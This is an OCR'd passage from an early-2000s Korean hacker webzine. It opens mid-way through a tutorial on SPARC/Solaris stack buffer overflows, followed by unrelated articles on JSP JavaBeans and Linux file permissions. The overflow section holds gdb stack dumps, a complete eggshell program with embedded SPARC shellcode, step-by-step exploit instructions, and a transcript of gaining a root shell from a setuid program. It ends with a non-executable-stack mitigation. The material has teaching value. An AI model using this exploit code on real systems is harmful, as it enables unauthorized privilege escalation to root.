5 }
6
7 main(int argc, char **argv)
8 {
9 func(argv[1]);
10 }
(gdb) break 5
Breakpoint 1 at 0x1057c: file test.c, line 5.
(gdb) r `perl -e 'print "A"x20'`
Starting program: /home/dragory/BOF/memory/./test `perl -e 'print
"A"x20'`
Breakpoint 1, func (in=0xffbefa38 'A' <repeats 20 times>) at test.c:5
5 }
(gdb) x/34xw $sp
```

```
0xffbef780: 0x00020638 0xffbef9a0 0x00002000 0xff3b0000
0xffbef790: 0x00000000 0xffbef8e8 0xffbef8dc 0x000206c4
0xffbef7a0: 0xffbefa38 0xffbef8e0 0xffbef8dc 0x00000b00
0xffbef7b0: 0x00021a54 0xff29bb84 0xffbef808 0x000105a0
0xffbef7c0: 0x00010294 0x00000000 0xff3a022c 0xff3a022c
0xffbef7d0: 0x00000005 0x00000000 0x00000000 0xffbef8dc
0xffbef7e0: 0x41414141 0x41414141 0x41414141 0x41414141
0xffbef7f0: 0x41414141 0x003b186a 0x00000000 0x00000000
0xffbef800: 0x00000000 0x00000000
(gdb) x/28xw 0xffbef808
0xffbef808: 0x0000000c 0xff33e10c 0xff33a5f0 0x00000000
0xffbef818: 0x00000000 0x00000000 0x00000000 0xff3e6694
0xffbef828: 0x00000002 0xffbef8dc 0xffbef8e8 0x00020784
0xffbef838: 0x00000000 0x00000000 0xffbef878 0x00010428
0xffbef848: 0x00000000 0xffbefa38 0x00000000 0x00000000
0xffbef858: 0x00000003 0xffbef8dc 0x00000004 0xffbef8e8
0xffbef868: 0x00000005 0xffbef9a0 0x00000000 0x00000000
```

"(gdb) x/34xw $sp" 다음 부분이 func 의 스택영역이고 그 다음이 main함수의 스택영역이다.
전에 논의한 %fp, %ret값은 Main 함수의 스택영역 첫 부분에서부터 각각 56바이트, 60바이트에 위치할 것이다. 이 값은 각각 "0xffbef878", "0x00010428" 이다. 이를 gdb에서 확인하여 보자.
[sf280r]#/home/dragory/BOF/memory> gdb -q ./test

```
(gdb) b main
Breakpoint 1 at 0x10590: file test.c, line 9.
(gdb) r
Starting program: /home/dragory/BOF/memory/./test
Breakpoint 1, main (argc=1, argv=0xffbef8f4) at test.c:9
9 func(argv[1]);
(gdb) info reg fp i7
fp 0x1a7c00 1735680
i7 0x10428 66600
```

func함수의 로컬 변수 buf[20]이 들어가는 부분은 func함수의 스택으로부터 96바이트 떨어진 곳에 위치할 것이고 그 위치는 0xffbef7e0 이며 들어간 값을 확인하며 이는 일치한다.("A"를 20개 넣어 주었으므로 이는 아스키 코드 값으로 0x41이다.)
이제 어떻게 해야 exploit할 수 있을 것인가? 우리가 집어 넣을 수 있는 값은 argv[1]으로 한정되어 있으며 이 값에 아무리 많은 값을 넣어봤자 func함수의 RET는 변조할 수 없다. 그러나 스택이 LIFO방식이므로 buf[20]이 main함수의 RET보다 메모리 낮은 주소에 위치하므로 main함수의 RET를 변조할 수 있다. Func함수가 실행되는 동안에 우리가 입력한 값들이 스택에 놓이게 되고 func함수가 실행되는 동안에는 main함수의 스택이 계속 유지되고 우리가 main함수의 RET를 변조한 다음 func함수의 실행이 끝나고 pc(program counter)가 main함수로 돌아와서 main함수의 스택 값들을 참조할 때 변조된 RET값을 참조하게 되어 프로그램의 흐름을 바꿀 수 있다.

자 이제 우리가 할 일은 환경 변수가 놓이는 스택 영역에 eggshell을 띄어 놓고 main함수의 RET를 eggshell이 놓인 메모리 주소로 변조하면 된다.
Eggshell은 NOP코드와 쉘코드를 환경변수에 넣는 프로그램으로 x86에 쓰이는 Sparc버전에 맞는 eggshell을 수정하였다. 수정한 것은 shellcode와(CPU 기종이 다르므로 instruction들이 다를 것이므로 당연히 쉘코드또한 다르다.) NOP이다(x86에서는 NOP코드가 한 바이트나sparc에서는 4바이트이다.).
수정한 코드는 다음과 같다.

```
#include <stdlib.h>
#define DEFAULT_OFFSET 0
#define DEFAULT_BUFFER_SIZE 512
#define DEFAULT_EGG_SIZE 2048
char shellcode[] = /* from scz's shellcode for SPARC */
"\x20\xbf\xff\xff\x20\xbf\xff\xff\x7f\xff\xff\xff\xaa\x1d\x40\x15"
"\x81\xc3\xe0\x14\xaa\x1d\x40\x15\xaa\x1d\x40\x15\x90\x08\x3f\xff"
"\x82\x10\x20\x8d\x91\xd0\x20\x08\x90\x08\x3f\xff\x82\x10\x20\x17"
"\x91\xd0\x20\x08\x20\x80\x49\x73\x20\x80\x62\x61\x20\x80\x73\x65"
"\x20\x80\x3a\x29\x7f\xff\xff\xff\x94\x1a\x80\x0a\x90\x03\xe0\x34"
"\x92\x0b\x80\x0e\x9c\x03\xa0\x08\xd0\x23\xbf\xf8\xc0\x23\xbf\xfc"
"\xc0\x2a\x20\x07\x82\x10\x20\x3b\x91\xd0\x20\x08\x90\x1b\xc0\x0f"
"\x82\x10\x20\x01\x91\xd0\x20\x08\x2f\x62\x69\x6e\x2f\x73\x68\xff";
/* get current stack point address */
long
get_sp(void)
{
__asm__("mov %sp,%i0");
}
static char nop[]="\xaa\x1d\x40\x15";
int main(int argc, char *argv[]) {
char *buff, *ptr, *egg;
long *addr_ptr, addr;
int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
int i, eggsize=DEFAULT_EGG_SIZE;
if (argc > 1) bsize = atoi(argv[1]);
if (argc > 2) offset = atoi(argv[2]);
if (argc > 3) eggsize = atoi(argv[3]);
if (!(buff = malloc(bsize))) {
printf("Can't allocate memory.\n");
exit(0);
}
if (!(egg = malloc(eggsize))) {
printf("Can't allocate memory.\n");
exit(0);
}
addr = get_sp()-112 - offset;
printf("Using address: 0x%x\n", addr);
ptr = buff;
addr_ptr = (long *) ptr;
for (i = 0; i < bsize; i+=4)
*(addr_ptr++) = addr;
ptr = egg;
for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
*(ptr++) = nop[i%4];
*(ptr++) = 0x15;
for (i = 0; i < strlen(shellcode); i++)
*(ptr++) = shellcode[i];
buff[bsize - 1] = '\0';
egg[eggsize] = '\0';
memcpy(egg,"EGG=",4);
putenv(egg);
memcpy(buff,"RET=",4);
putenv(buff);
system("/bin/tcsh");
}
```

exploit하는 과정은 다음과 같다.
1) 취약성 프로그램을 컴파일하고 root setuid bit를 걸어준다.
2) eggshell을 실행시킨다.
3) eggshell을 실행시 나온 RET값이 eggshell이 위치하는 메모리 주소이다.
4) perl을 이용하여 RET값을 104바이트 만큼 취약성 프로그램의 인자값으로 준다.
5) 실행시 쉘을 얻을 경우 id를 확인한다.
주의할 점은 Sparc의 NOP은 4바이트라는 점과 eggshell이 보여주는 RET가 NOP의 처음 바이트를 정확히 가르키지는 않는다는 점이다. 이 점을 염두에 두고 exploit하여야 한다.
Dumpcode.h를 이용하여 실행한 다음 스택 메모리 영역을 보니 "EGG="는 대충 사용자 환경 변수들 사이에 들어간다. 실행시킨 프로그램 파일명에 따라서 "EGG="의 위치가 달라졌다.
그래서 eggshell실행시 나오는 RET값이 NOP코드의 첫 위치를 정확하게 짚어야 하나 취약성 프로그램 파일명에 따라서 주소값에 미묘한 변화가 생겨 eggshell실행시 나오는 RET값을 그대로 이용시 exploit되기도 하고 안되기도 하였다.

```
[sf280r]#/home/dragory/> id
uid=0(root) gid=1(other)
[sf280r]#/home/dragory/> cat vul.c
```

```
func(char *in)
{
```

```
char buf[20];
strcpy(buf, in);
}
main(int argc, char **argv)
{
func(argv[1]);
}
```

```
[sf280r]#/home/dragory/> gcc -o vul vul.c
[sf280r]#/home/dragory/> chmod u+s vul
[sf280r]#/home/dragory/> ls -l vul
-rwsr-xr-x 1 root other 6013 Oct 27 21:34 vul*
[sf280r]#/home/dragory/> exit
[sf280r]#/home/dragory/> id
uid=112(dragory) gid=1(other)
[sf280r]#/home/dragory/> ./eggshell
Using address: 0xffbef760
[sf280r]#/home/dragory/> ./vul `perl -e 'print "\xff\xbe\xf7\x60"x26'`
# id
uid=0(root) gid=1(other)
```

또한 이를 막기 위해서 Solaris에서는 스택을 비실행 영역으로 설정할 수 있는데 다음 내용을 /etc/system 파일에 추가해 주면 된다.

```
set noexec_user_stack = 1
set noexec_user_stack_log = 1
```

WOWHACKER Team

OVERHEAD
WEBZINE #2

The Best Hacker Team WOWCODE and OVERHEAD

OVERHEAD WEBZINE #2

3x00. Java Beans

By hinehong

hinetop@hotmail.com

3x01. BEANS ?

자바 빈즈란 썬에서 만든 자바 API로 재사용성이 가능하고 플랫폼에 구애받지
않는 컴포넌트 개발을 의미합니다.
만약 간단한 JSP코딩만을 한다면(예를들어 게시판등) 퍼포먼스와 프로그래밍의 편리성을
따져 보아도 필요가 없을지 모르겠습니다. 하지만 큰 프로젝트를 개발시에는 자바의
객체지향을 마음껏 누려야 할 필요성을 강력히 느낄것입니다.
해당 자바 안에서 여러 클래스로 엮어 프로그램을 하고 그걸 jsp페이지로 불러오는
방법을 이용한다면 진정한 객체지향 프로그램이 될것입니다.^_^
이제 BEANS를 사용하여 html 디자인 부분과 프로그래밍 부분으로 나누어서 로직을
구현하면 유지보수및 재사용성이 굉장히 쉬워질것입니다.

자바 빈즈를 사용하기 위해서는 다음과 순서로 프로그램을 하게 됩니다.

<jsp:useBean>	빈즈를 사용한다고 정의해주는 부분입니다. 자바 빈즈를 이용 가능하게 합니다.
<jsp:setProperty>	빈즈내의 속성을 변경합니다.
<jsp:getProperty>	빈즈내의 속성을 얻는다.

1. <jsp:useBean>을 이용하여 빈즈의 이용을 가능하도록 합니다.
2. <jsp:setProperty>를 이용하여 빈즈의 속성을 변경시킵니다.
3. <jsp:getProperty>를 이용하여 속성을 얻어와 프로그램에 이용합니다.

3x02. <jsp:useBean>

<jsp:useBean>은 빈즈를 jsp내에서 이용가능하도록 하게 정의해 주는 부분입니다.

사용 방법	
1	<jsp:useBean id="이름" scope="페이지" class="클래스이름"/>
2	<jsp:useBean id="이름" scope="페이지" class="클래스이름"/> <jsp:setProperty> </jsp:useBean>

첫 번째 방법은 독립적으로 빈즈를 초기화 하는것이고.
두 번째 방법은 <jsp:setProperty>를 포함하여 변수에 값을 넣고 빈즈를 초기화 하는것입니다.

id	jsp페이지 내에서 빈즈의 이름

* scope	빈즈의 유효범위
class	클래스(빈즈) 이름
type	빈즈의 변수 타입을 정의

일반적으로 class이름이 빈즈 이름을 가르키게 된다.
이 속성중 scope라는 속성은 초기화된 빈즈의 사용 범위를 나타낸다.
프로그램의 효율성을 위해서 꼭 고려해서 넣어야 할 부분이다.
다음은 scope의 값 종류이다.

* scope	
page	해당 페이지에서만 사용 가능하다.
request	요청이 지속되는 페이지 모두에서 유효하다.
session	session자체로 클라이언트별로 일관된 데이터를 유지시킬수 있다. 예를 들어 로그인 한 경우 동일한 사용자의 요청에 대하여 빈즈객체가 유효하게 된다.
application	모든 사용자의 요청에 대해 빈즈 객체가 유효하게 된다.

이 값에 대한 자세한 예제는 톰캣을 설치하였을 경우 example/scopeTest.jsp에서 보여주고 있을것이다.

3x03. <jsp:setProperty>

<jsp:setProperty name="beanName" property="propertyName" value="value"/>

1) name은 빈즈 이름입니다.
   useBean에서 설정한 id이름을 넣어줍니다.
2) property는 빈즈의 속성값으로 빈즈 클래스안의 넣어줄 변수의 이름을 넣어준다.
   변수는 대부분 private값으로 설정해준다.(외부의 객체에서 사용할수 없도록)
3) value는 넣을 값을 넣어준다.
4) 이 객체는 useBean의 선언문을 닫기전에 넣어주어야 한다.

3x04. <jsp:getProperty>

```
<jsp:getProperty name="beasName" property="propertyName"/>
1) name은 빈즈 이름입니다.
   useBean에서 설정한 id이름을 넣어줍니다.
2) property는 빈즈 클래스의 받아올 변수 이름을 넣어줍니다.

tip) 다음과 같은 형식으로도 값을 받아오는게 가능합니다.
* 빈즈 정의 이름.변수이름
  빈즈 정의 이름 : hine
  변수 이름 : hong
  hine.hong   <=빈즈에서 받아온 값
```

3x05. BEANS파일

예) HelloBean.java

```
package testpack;                  //해당하는 패키지명을 적어줍니다.
public class HelloBean {
        private String hine = "Hello I love java!";
        public void setHine(String hine)
        {
                this.hine = hine;
        }
        public String getHine()
        {
                return hine;
        }
}
```

해당하는 java파일을 패키지로 만들기 위해서 컴파일을 다음과 같이 합니다.

```
execute) javac -d . HelloBean.java
```

위와 같은 방법으로 컴파일을 한다면 package 함수에서 정의한 testpack라는 디렉토리가 생성될것입니다.

3x06. JSP파일

예) Hello.jsp

```
<!--1-->
<%@ page import="testpack.HelloBean" contentType="text/html;charset=KSC5601"%>
<!--2-->
<jsp:useBean id="test" class="testpack.HelloBean" scope="page">
<!--3-->
<jsp:setProperty name="test" property="hine" value="값을 넣습니다."/>
<!--4-->
```

```
</jsp:useBean>
<html>
<body>
<!--5-->
getProperty를 이용하여 출력하는 경우:<jsp:getProperty name="test" property="hine"/>
<br>
<!--6-->
useBean ID.값을 이용하여 출력하는 경우 : <%=test.getHine()%>
</body>
</html>
```

1)
import를 패키지명.클래스명 이런 형식으로 받아야 한다.
가운데 . 은 패키지며 디렉토리로 구분할수 있다.
mypack 라는 패키지 안의
HelloBean파일이므로
mypack.HelloBean 이라고 임포트 해준다.
한글이 깨지지 않게 하기 위하여 contentType="text/html;charset=KSC5601"%라는 값을 넣어준다.

2)
useBean을 이용하여 빈즈를 사용한다고 정의 해준다.

3)
setProperty를 이용하여 변수에 값을 넣어준다.

4)
useBean선언을 닫아준다.

5)
getProperty를 이용하여 test라는 useBean에 hine라는 변수의 값을 받아서 보여준다.

6)
test 라는 useBean에 getHine라는 빈즈 안의 함수의 값을 받아서 보여준다.

WOWHACKER Team
OVERHEAD
WEBZINE #2
The Best Hacker Team WOWCODE and OVERHEAD
OVERHEAD WEBZINE #2

4x00. Permission


By Punky
punky45@hanmail.net

4x01. 퍼미션이 필요한 이유

리눅스는 여러 사람이 여러 가지 일을 동시에 수행 할 수 있게 만든 다중 사용자 운영체제이다. 그러므로 시스템에는 각각의 사용자가 저장하고 사용하는 파일들이 있다. 운영체제는 각각의 사용자의 파일들을 보호하기 위해 사용자가 자신이 사용하는 파일 혹은 디렉토리에 대한 다른 사용자가 접근과 자기자신의 접근을 제한할 수 있다. 모든 파일과 디렉토리는 각각의 소유자, 소유그룹, 그 외의 계정으로 나누어서 접근 권한(permission)을 설정한다. 하지만 이 접근 권한(permission)은 서버 관리자인 Root의 권한에는 무력화된다. 즉 Root는 사용자의 파일을 맘대로 지우고 쓸 수 있는 것이다.

●파일들 접근 권한(permission)을 살펴보자●

ls -l 파일의 정보를 얻을 수 있다.


165.229.75.126 - default - SSH Secure Shell
File Edit View Window Help
Quick Connect
Profiles
Connected to 165.229.75.126
SSH2 - aes128-cbc - hmac-md
80x8

```
Last login: Thu Nov 28 11:03:44 2002 from 218.154.26.6
[punky@neotralinux punky]$ ls -l
합계 16
-rw-r--r--     1 root      root          112 11월  15 13:39 To-punky
drwxrwxr-x     2 punky     punky        4096 11월  26 09:04 neotra
drwxrwxr-x     2 punky     punky        4096 11월  26 09:02 punky
-rwxr-xr-x     1 punky     punky         112 11월  28 11:15 test
[punky@neotralinux punky]$
```

하나만 따로 해서 보자.

(1) 허가권 (4) 사용자 그룹 (7) 생성시간

(2) 링크수 (5) 파일의 크기 (8) 파일 이름

-rwxr-xr-x	1	punky	punky	112	11월 28	11:15	test
(1)	(2)	(3)	(4)	(5)	(6)	(7)	(8)

(3) 사용자 계정 (6) 생성날짜

(1)을 4개로 나누어보는데 - / rwx / r-x / r-x 이렇게 나누어 볼 수 있다

·- : 파일 유형 (d일 때 디렉토리 -일 때는 파일)

·rwx (세개씩 나눈 것 중 첫 번째) : 소유자 권한을 나타냄

·r-x (세개씩 나눈 것 중 두 번째) : 소유자 그룹의 권한을 나타냄

·r-x (세개씩 나눈 것 중 세 번째) : 그 외의 계정의 권한을 나타냄

여기서 사용된 rwx의 의미


이중에 실행 허가권(x)에 대해서 좀더 설명하자면. 이것은 실행한다는 의미가 아니라 해당 디렉토리로 이동할 수 있다는 것 즉 접근 할 수 있다는 것을 의미이다. 좀더 이해가 필요하다면 다른 사용자를 통

·읽기 허가권(r) : 파일을 읽을 수 있는지 여부를 결정


· 쓰기 허가권(w) : 파일을 쓰거나 지울 수 있는지 결정

· 실행 허가권(x) : 파일의 접근을 허락 여부를 결정

해 해당 디렉토리로 이동해 보면 쉽게 의미를 이해할 수 있다.


165.229.75.126 - default - SSH Secure Shell
File Edit View Window Help
Quick Connect
Profiles
Connected to 165.229.75.126
SSH2 - aes128-cbc - hmac-md5
65x10

```
[test@neotralinux punky]$ ls -l
합계 20
-rw-r--r--    1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x    2 punky    punky        4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--    1 punky    punky         112 11월 28 11:15 test
drwxr-xr--    2 punky    punky        4096 11월 29 04:53 test1
[test@neotralinux punky]$ cd test1
bash: cd: test1: 허가 거부됨
[test@neotralinux punky]$
```


165.229.75.126 - default - SSH Secure Shell
File Edit View Window Help
Quick Connect
Profiles
Connected to 165.229.75.126
SSH2 - aes128-cbc - hmac-md5
65x9

```
[test@neotralinux punky]$ ls -l
합계 20
-rw-r--r--    1 root     root          112 11월 15 13:39 To-punky
drwxrwxr-x    2 punky    punky        4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky    punky        4096 11월 26 09:02 punky
-rwxr-xr--    1 punky    punky         112 11월 28 11:15 test
drwxr-xr-x    2 punky    punky        4096 11월 29 04:53 test1
[test@neotralinux punky]$ cd test1
[test@neotralinux test1]$
```

4x02. 소유권이란 ?


파일이나 디렉토리의 소유자와 그룹을 변경할 수 있는데 여기서 사용되는 명령어가 chown과 chgrp 이 있다. chgrp 명령은 그룹만 변경할 수 있는데, 그 반면 chown은 그룹뿐만 아니라 소유자도 변경이 가능하다. chown명령이 더 큰 의미를 가진다고 할 수 있다.

이 명령어들은 주객전도된 상황을 만들 수 있기 때문에 Root만이 사용할 수 있다.

●chgrp명령의 설명과 예제●

chgrp명령어는 파일이나 디렉토리의 그룹을 변경할 수 있다.

형식	chgrp	새 그룹명	파일명이나 디렉토리명


File Edit View Window Help
Quick Connect
Profiles
Connected to 165.229.75.126
SSH2 - aes128-cbc - hmac-md5 65x16

```
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r--    1 root     root        112 11월 15 13:39 To-punky
drwxrwxr-x    2 punky    punky      4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky    punky      4096 11월 26 09:02 punky
-rwxr-xr--    1 punky    punky       112 11월 28 11:15 test
drwxr-xr-x    2 punky    punky      4096 11월 29 04:53 test1
[root@neotralinux punky]# chgrp test test1
[root@neotralinux punky]# ls -l
합계 20
-rw-r--r--    1 root     root        112 11월 15 13:39 To-punky
drwxrwxr-x    2 punky    punky      4096 11월 26 09:04 neotra
drwxrwxr-x    2 punky    punky      4096 11월 26 09:02 punky
-rwxr-xr--    1 punky    punky       112 11월 28 11:15 test
drwxr-xr-x    2 punky    test       4096 11월 29 04:53 test1
[root@neotralinux punky]#
```


위의 예제는 test1 디렉토리의 그룹을 punky에서 test로 chgrp를 사용해서 바꾸는 것을 보여준다.

●chown 명령의 설명과 예제●

chown 명령은 파일이나 디렉토리의 소유자와 그룹을 바꾸는 명령이다.


형식 chown 새 소유자.새 소유 그룹 파일명 또는 디렉토리명

위와 같은 형식을 취하는데, 파일 소유자와 파일 소유 그룹은 . 이나 : 으로 구분한다.
소유자나 소유그룹 한쪽만 변경하고 싶다면 변경하지 않을 부분을 입력하지 않으면 된다.


165.229.75.126 - default - SSH Secure Shell
File Edit View Window Help
Quick Connect
Profiles
Connected to 165.229.75.126
SSH2 - aes128-cbc - hmac-md5 65x16

